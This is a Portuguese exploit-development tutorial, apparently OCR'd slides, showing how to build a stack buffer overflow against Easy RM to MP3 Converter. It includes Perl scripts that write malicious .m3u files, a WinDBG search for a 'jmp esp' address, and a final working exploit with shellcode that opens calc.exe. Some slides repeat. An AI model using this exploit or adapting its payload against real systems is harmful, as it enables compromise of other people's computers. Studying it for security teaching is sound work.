
Encontrando espaço na memória para armazenar o shellcode

- Construiremos um pequeno teste: primeiro 26072 A's, então sobrescrever o EIP com 000FF730, então colocar 25 NOP's, então um break e mais NOP's.
- Se tudo correr bem, o EIP deve pular para 000FF730, que contém NOP's. O código seguir até o break.

```
my $file= "teste3.m3u";
my $junk= "A" x 26072;
my $eip = pack('V',0x000ff730);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Encontrando espaço na memória para armazenar o shellcode

- A aplicação morrerá, mas esperamos um break ao invés de um “access violation”.
- Quando olharmos o EIP, ele aponta para 000FF730, e executa o ESP.
- Quando olhamos o dump do ESP, não vemos o que esperávamos.



Pular para o shellcode de uma maneira confiável

- Procuramos colocar nosso shellcode exatamente onde o ESP aponta.
- A razão por detrás de sobrescrever o EIP com o endereço do ESP, é que queremos que a aplicação pule para o ESP e execute o shellcode.
- Pular para o ESP é algo muito comum em aplicações Windows. De fato, aplicações Windows utiliza uma ou mais dll's, e essas dll's contém muitas instruções em código. Além do mais, o endereço utilizado por essas dll's normalmente são estáticos.
- Em primeiro lugar, precisamos entender o que o opcode para “jmp esp” é.

- Execute o Easy RM com o WinDBG:

```
(c0.3d8): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdf000 ecx=00000003 edx=00000008 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```

Pular para o shellcode de uma maneira confiável

- Procuramos colocar nosso shellcode exatamente onde o ESP aponta.
- A razão por detrás de sobrescrever o EIP com o endereço do ESP, é que queremos que a aplicação pule para o ESP e execute o shellcode.
- Pular para o ESP é algo muito comum em aplicações Windows. De fato, aplicações Windows utiliza uma ou mais dll's, e essas dll's contém muitas instruções em código. Além do mais, o endereço utilizado por essas dll's normalmente são estáticos.
- Em primeiro lugar, precisamos entender o que o opcode para “jmp esp” é.

- Execute o Easy RM com o WinDBG:

```
(c0.3d8): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdf000 ecx=00000003 edx=00000008 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```

Pular para o shellcode de uma maneira confiável

- Na linha de comando do windbg, na parte inferior da tela, digite “a” (de assembler, sem aspas) e pressione enter.
- Agora digite “jmp esp” e pressione enter.
- Pressione enter novamente e digite “u” (unassemble) seguido pelo endereço que foi mostrado antes ao digitar “jmp esp”.
- Próximo ao 7C90120E, podemos ver ffe4. Este é o opcode para o jmp esp.

```
7c901210 jmp esp
jmp esp
7c901212

0:000> u 7c901212
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
7c90121b c20400          ret     4
ntdll!NtCurrentTeb:
7c90121e 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c901224 c3              ret
```

```
7c901210 jmp esp
jmp esp
7c901212

0:000> u
ntdll!DbgBreakPoint:
7c90120e ffe4            jmp     esp
7c901210 ffe4            jmp     esp
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
7c90121b c20400          ret     4
```

Pular para o shellcode de uma maneira confiável

- Vamos ver as dll's carregadas pelo Easy RM to MP3:

```
ModLoad: 00b30000 00ba1000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71a70000 71a87000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71a60000 71a68000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ab0000 00ace000   E:\Arquivos de programas\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72fb0000 72fd6000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 00bb0000 00c4f000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01960000 019d1000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00ad0000 00ad7000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 019e0000 01ead000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01eb0000 01ec1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 01ed0000 01ef4000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMCctn00.dll
ModLoad: 020d0000 020ee000   E:\Arquivos de programas\Easy RM to MP3 Converter\wmatimer.dll
ModLoad: 72fb0000 72fd6000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02100000 02110000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 02320000 02332000   E:\Arquivos de programas\Easy RM to MP3 Converter\MSLog.dll
```

•Vamos buscar na área do E:\ Arquivos de programas\Easy RM to MP3 Converter\MSRMCcodec02.dll. Essa dll é carregada entre 019E0000 e 01EAD000. Busque nesta área por ff e4:

```
0:010> s 019e0000 01ead000 ff e4
01b1f23a  ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3   ....N..D$.......
01b5023f  ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff   ...M.....T......
01b6d3db  ff e4 ca b3 01 20 05 93-19 09 00 00 00 00 d4 b6   ..... ..........
01b8b22a  ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0   ......W.]....".. 
01b8b72d  ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26   ...}..7...%#..J&
01b8cd89  ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf   ...5..o..J..0...
01b95c9e  ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb   ..\.....y.......
01ba03d9  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d   .....w1...h...T.
01ba1400  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50   ...8%.qD...u...P
01ba736d  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d   .....w1...h...T.
01bace34  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50   ...8%.qD...u...P
01bb0159  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d   .....w1...h...T.
01bb2ec0  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50   ...8%.qD...u...P
```

Pular para o shellcode de uma maneira confiável

- Vamos utilizar o payload após o sobrescrição do EIP para armazenar nosso shellcode, assim o endereço não conteria bytes nulos.
- O primeiro endereço de acordo com o Windbg é 0x01B1F23A
- Verifique que este endereço contém o jmp esp (fazendo o unassemble a instrução em 01B1F23A):

```
0:010> u 01b1f23a
MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01b1f23a ffe4            jmp     esp
01b1f23c ff8d4e10c744    dec     dword ptr <Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01b1f242 2410            and     al,10h
01b1f244 ff              ???
01b1f245 ff              ???
01b1f246 ff              ???
01b1f247 ff              ???
01b1f248 e8f3fee4ff      call    MSRMCcodec02!CTN_WriteHead+0xd320 (0196f140)
```


Pular para o shellcode de uma maneira confiável

- Se agora sobrescrevermos o EIP com 0x01B1F23A, um jmp esp será executado. ESP contém nosso shellcode... assim deveríamos agora ter um exploit funcional. Vamos testar com o nosso shellcode “NOP & break”.
- Encerre o Windbg.
- Crie um novo arquivo m3u utilizando o script abaixo:

```
my $file= "teste4.m3u";
my $junk= "A" x 26073;
my $eip = pack('V',0x01b1f23a);
my $shellcode = "\x90" x 25;
$shellcode = $shellcode."\xcc";
#isso fará com que a aplicação dê um break, simulando o shellcode, mas permitindo prosseguir com o debugging
$shellcode = $shellcode."\x90" x 25;
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Pular para o shellcode de uma maneira confiável

- A aplicação agora dá um break no endereço 000FF745, que é o local de nosso primeiro break. Assim o jmp esp funciona bem (esp começa em 000FF730, mas contém NOPs até o 000FF744).
- Tudo o que precisamos fazer agora é alterar nosso shellcode e finalizar o exploit




Pular para o shellcode de uma maneira confiável

- Digamos que queremos que o arquivo calc.exe seja executado como nosso payload, então nosso shellcode pode parecer com o seguinte:

```
my $file= "exploitrmtomp3.m3u";
my $junk= "A" x 26073;
my $eip = pack('V',0x01b1f23a);  #jmp esp from MSRMCcodec02.dll
my $shellcode = "\x90" x 25;
$shellcode = $shellcode .
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Finalização

- Crie o arquivo m3u, abra-o e veja a aplicação morrer (e a calculadora deve abrir). Conseguimos fazer o exploit funcionar!




"That's all Folks!"

Contatos

Luiz Vieira

http://hackproofing.blogspot.com

http://www.oys.com.br

luizwt@gmail.com

luiz.vieira@oys.com.br

luiz.vieira@owasp.org